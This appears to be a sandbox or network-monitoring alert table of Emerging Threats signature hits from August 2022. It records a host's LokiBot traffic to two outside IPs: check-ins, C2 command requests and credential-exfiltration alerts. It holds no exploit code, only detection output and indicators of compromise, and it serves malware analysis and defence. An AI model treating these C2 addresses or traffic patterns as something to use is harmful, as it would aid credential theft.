192.168.2.3188.114.97.34 9830802021641 08/11/22-06:43:16.837786	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49830	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9838802024318 08/11/22-06:43:24.421881	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49838	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9867802025381 08/11/22-06:43:45.824252	TCP	2025381	ET TROJAN LokiBot Checkin	49867	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9796802024318 08/11/22-06:43:04.193279	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49796	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9796802024313 08/11/22-06:43:04.193279	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49796	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9853802021641 08/11/22-06:43:40.660156	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49853	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9890802825766 08/11/22-06:44:03.457387	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49890	80	192.168.2.3	188.114.97.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.34 9758802024318 08/11/22-06:42:30.656105	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49758	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9761802024313 08/11/22-06:42:34.002289	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49761	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9758802024313 08/11/22-06:42:30.656105	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49758	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9778802024318 08/11/22-06:42:46.945645	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49778	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9867802825766 08/11/22-06:43:45.824252	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49867	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9761802024318 08/11/22-06:42:34.002289	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49761	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9743802024317 08/11/22-06:42:14.045456	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49743	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9754802825766 08/11/22-06:42:26.308314	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49754	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9789802825766 08/11/22-06:42:55.412963	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49789	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9896802021641 08/11/22-06:44:07.789189	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49896	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9753802024313 08/11/22-06:42:25.207102	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49753	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9797802025381 08/11/22-06:43:05.379365	TCP	2025381	ET TROJAN LokiBot Checkin	49797	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9790802825766 08/11/22-06:42:56.651534	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49790	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9888802024318 08/11/22-06:44:00.133246	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49888	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9747802021641 08/11/22-06:42:18.537201	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49747	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9843802024318 08/11/22-06:43:31.924022	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49843	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9780802025381 08/11/22-06:42:49.154690	TCP	2025381	ET TROJAN LokiBot Checkin	49780	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9884802025381 08/11/22-06:43:54.330408	TCP	2025381	ET TROJAN LokiBot Checkin	49884	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9889802024313 08/11/22-06:44:01.764745	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49889	80	192.168.2.3	188.114.97.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.34 9762802025381 08/11/22-06:42:35.961537	TCP	2025381	ET TROJAN LokiBot Checkin	49762	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9742802021641 08/11/22-06:42:12.661275	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49742	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9752802024318 08/11/22-06:42:24.044623	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49752	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9795802025381 08/11/22-06:43:03.020333	TCP	2025381	ET TROJAN LokiBot Checkin	49795	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9752802024313 08/11/22-06:42:24.044623	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49752	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9789802025381 08/11/22-06:42:55.412963	TCP	2025381	ET TROJAN LokiBot Checkin	49789	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9843802021641 08/11/22-06:43:31.924022	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49843	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9745802021641 08/11/22-06:42:16.160936	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49745	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9889802024318 08/11/22-06:44:01.764745	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49889	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9811802025381 08/11/22-06:43:10.662100	TCP	2025381	ET TROJAN LokiBot Checkin	49811	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9762802825766 08/11/22-06:42:35.961537	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49762	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9890802025381 08/11/22-06:44:03.457387	TCP	2025381	ET TROJAN LokiBot Checkin	49890	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9764802021641 08/11/22-06:42:41.209817	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49764	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.34 9749802021641 08/11/22-06:42:20.745320	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49749	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9883802021641 08/11/22-06:43:53.308240	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49883	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9756802025381 08/11/22-06:42:28.447484	TCP	2025381	ET TROJAN LokiBot Checkin	49756	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9800802024313 08/11/22-06:43:08.046752	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49800	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9766802024313 08/11/22-06:42:42.773950	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49766	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9879802825766 08/11/22-06:43:48.403290	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49879	80	192.168.2.3	188.114.96.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.349875802825766 08/11/22-06:43:47.334573	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49875	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349746802025381 08/11/22-06:42:17.452589	TCP	2025381	ET TROJAN LokiBot Checkin	49746	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349778802021641 08/11/22-06:42:46.945645	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49778	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.349897802025381 08/11/22-06:44:08.828123	TCP	2025381	ET TROJAN LokiBot Checkin	49897	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.349832802025381 08/11/22-06:43:19.747801	TCP	2025381	ET TROJAN LokiBot Checkin	49832	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349882802024318 08/11/22-06:43:51.663595	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49882	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349759802025381 08/11/22-06:42:31.695874	TCP	2025381	ET TROJAN LokiBot Checkin	49759	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349882802024313 08/11/22-06:43:51.663595	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49882	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.349755802825766 08/11/22-06:42:27.395952	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49755	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.349782802025381 08/11/22-06:42:50.570997	TCP	2025381	ET TROJAN LokiBot Checkin	49782	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349800802024318 08/11/22-06:43:08.046752	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49800	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.349777802021641 08/11/22-06:42:45.276948	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49777	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.349895802025381 08/11/22-06:44:06.157277	TCP	2025381	ET TROJAN LokiBot Checkin	49895	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.349791802825766 08/11/22-06:42:58.117986	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49791	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.349763802024313 08/11/22-06:42:39.324991	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49763	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349798802024318 08/11/22-06:43:06.576803	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49798	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349763802024318 08/11/22-06:42:39.324991	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49763	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.349792802025381 08/11/22-06:42:59.404301	TCP	2025381	ET TROJAN LokiBot Checkin	49792	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.349859802025381 08/11/22-06:43:42.759258	TCP	2025381	ET TROJAN LokiBot Checkin	49859	80	192.168.2.3	188.114.97.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.34 9881802021641 08/11/22-06:43:50.015660	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49881	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9840802021641 08/11/22-06:43:28.505356	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49840	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9774802024313 08/11/22-06:42:44.099150	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49774	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9766802025381 08/11/22-06:42:42.773950	TCP	2025381	ET TROJAN LokiBot Checkin	49766	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9757802025381 08/11/22-06:42:29.610436	TCP	2025381	ET TROJAN LokiBot Checkin	49757	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9774802024318 08/11/22-06:42:44.099150	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49774	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9875802021641 08/11/22-06:43:47.334573	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49875	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9887802825766 08/11/22-06:43:58.405291	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49887	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9811802024313 08/11/22-06:43:10.662100	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49811	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9764802025381 08/11/22-06:42:41.209817	TCP	2025381	ET TROJAN LokiBot Checkin	49764	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9789802024313 08/11/22-06:42:55.412963	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49789	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9792802825766 08/11/22-06:42:59.404301	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49792	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.34 9755802025381 08/11/22-06:42:27.395952	TCP	2025381	ET TROJAN LokiBot Checkin	49755	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9762802021641 08/11/22-06:42:35.961537	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49762	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9892802825766 08/11/22-06:44:04.916628	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49892	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9798802024313 08/11/22-06:43:06.576803	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49798	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9888802021641 08/11/22-06:44:00.133246	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49888	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.34 9760802021641 08/11/22-06:42:32.923604	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49760	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9742802825766 08/11/22-06:42:12.661275	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49742	80	192.168.2.3	188.114.97.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.34 9832802021641 08/11/22-06:43:19.747801	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49832	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9897802021641 08/11/22-06:44:08.828123	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49897	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.34 9744802024313 08/11/22-06:42:15.052087	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49744	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9743802021641 08/11/22-06:42:14.045456	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49743	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9889802825766 08/11/22-06:44:01.764745	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49889	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9796802021641 08/11/22-06:43:04.193279	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49796	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9838802021641 08/11/22-06:43:24.421881	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49838	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9830802024318 08/11/22-06:43:16.837786	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49830	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9853802024313 08/11/22-06:43:40.660156	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49853	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9898802825766 08/11/22-06:44:09.907279	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49898	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9850802021641 08/11/22-06:43:33.879385	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49850	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9859802024313 08/11/22-06:43:42.759258	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49859	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9788802024318 08/11/22-06:42:54.331478	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49788	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9790802021641 08/11/22-06:42:56.651534	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49790	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9832802825766 08/11/22-06:43:19.747801	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49832	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9859802024318 08/11/22-06:43:42.759258	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49859	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9830802024313 08/11/22-06:43:16.837786	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49830	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9743802825766 08/11/22-06:42:14.045456	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49743	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9785802025381 08/11/22-06:42:51.879415	TCP	2025381	ET TROJAN LokiBot Checkin	49785	80	192.168.2.3	188.114.97.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.34 9758802021641 08/11/22-06:42:30.656105	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49758	80	192.168.2.3	188.114.97.3
188.114.97.3192.168.2.38 0497972025483 08/11/22-06:43:05.476572	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49797	188.114.97.3	192.168.2.3
192.168.2.3188.114.97.34 9750802025381 08/11/22-06:42:21.832277	TCP	2025381	ET TROJAN LokiBot Checkin	49750	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9764802825766 08/11/22-06:42:41.209817	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49764	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.34 9888802825766 08/11/22-06:44:00.133246	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49888	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9850802825766 08/11/22-06:43:33.879385	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49850	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9890802024313 08/11/22-06:44:03.457387	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49890	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9761802825766 08/11/22-06:42:34.002289	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49761	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9892802025381 08/11/22-06:44:04.916628	TCP	2025381	ET TROJAN LokiBot Checkin	49892	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9789802024318 08/11/22-06:42:55.412963	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49789	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9887802021641 08/11/22-06:43:58.405291	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49887	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9889802021641 08/11/22-06:44:01.764745	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49889	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9759802021641 08/11/22-06:42:31.695874	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49759	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9838802825766 08/11/22-06:43:24.421881	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49838	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9890802024318 08/11/22-06:44:03.457387	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49890	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9748802024313 08/11/22-06:42:19.613257	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49748	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9745802024313 08/11/22-06:42:16.160936	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49745	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9742802024317 08/11/22-06:42:12.661275	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49742	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9823802025381 08/11/22-06:43:13.321407	TCP	2025381	ET TROJAN LokiBot Checkin	49823	80	192.168.2.3	188.114.97.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.34 9895802021641 08/11/22-06:44:06.157277	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49895	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9896802025381 08/11/22-06:44:07.789189	TCP	2025381	ET TROJAN LokiBot Checkin	49896	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9754802024313 08/11/22-06:42:26.308314	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49754	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9843802024313 08/11/22-06:43:31.924022	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49843	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9748802024318 08/11/22-06:42:19.613257	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49748	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9792802021641 08/11/22-06:42:59.404301	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49792	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.34 9887802024318 08/11/22-06:43:58.405291	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49887	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.34 9884802021641 08/11/22-06:43:54.330408	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49884	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.34 9885802025381 08/11/22-06:43:55.376397	TCP	2025381	ET TROJAN LokiBot Checkin	49885	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.34 9760802825766 08/11/22-06:42:32.923604	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49760	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9774802825766 08/11/22-06:42:44.099150	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49774	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9800802021641 08/11/22-06:43:08.046752	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49800	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9879802025381 08/11/22-06:43:48.403290	TCP	2025381	ET TROJAN LokiBot Checkin	49879	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9817802025381 08/11/22-06:43:11.901228	TCP	2025381	ET TROJAN LokiBot Checkin	49817	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9780802825766 08/11/22-06:42:49.154690	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49780	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9759802825766 08/11/22-06:42:31.695874	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49759	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9761802021641 08/11/22-06:42:34.002289	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49761	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9788802024313 08/11/22-06:42:54.331478	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49788	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9747802025381 08/11/22-06:42:18.537201	TCP	2025381	ET TROJAN LokiBot Checkin	49747	80	192.168.2.3	188.114.97.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.96.349791802024313 08/11/22-06:42:58.117986	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49791	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.349882802021641 08/11/22-06:43:51.663595	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49882	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.349897802825766 08/11/22-06:44:08.828123	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49897	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.349800802825766 08/11/22-06:43:08.046752	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49800	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349853802024318 08/11/22-06:43:40.660156	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49853	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349793802021641 08/11/22-06:43:00.645450	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49793	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.349744802024318 08/11/22-06:42:15.052087	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49744	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.349791802024318 08/11/22-06:42:58.117986	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49791	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.349794802025381 08/11/22-06:43:01.964847	TCP	2025381	ET TROJAN LokiBot Checkin	49794	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349881802024318 08/11/22-06:43:50.015660	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49881	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349793802825766 08/11/22-06:43:00.645450	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49793	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349828802024313 08/11/22-06:43:14.503252	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49828	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349882802825766 08/11/22-06:43:51.663595	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49882	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349881802024313 08/11/22-06:43:50.015660	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49881	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349883802025381 08/11/22-06:43:53.308240	TCP	2025381	ET TROJAN LokiBot Checkin	49883	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349746802825766 08/11/22-06:42:17.452589	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49746	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349780802021641 08/11/22-06:42:49.154690	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49780	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349751802024318 08/11/22-06:42:22.964431	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49751	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349753802025381 08/11/22-06:42:25.207102	TCP	2025381	ET TROJAN LokiBot Checkin	49753	80	192.168.2.3	188.114.97.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.34 9828802024318 08/11/22-06:43:14.503252	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49828	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9840802024318 08/11/22-06:43:28.505356	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49840	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9745802024318 08/11/22-06:42:16.160936	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49745	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9751802024313 08/11/22-06:42:22.964431	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49751	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9786802024318 08/11/22-06:42:53.219319	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49786	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9840802024313 08/11/22-06:43:28.505356	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49840	80	192.168.2.3	188.114.97.3
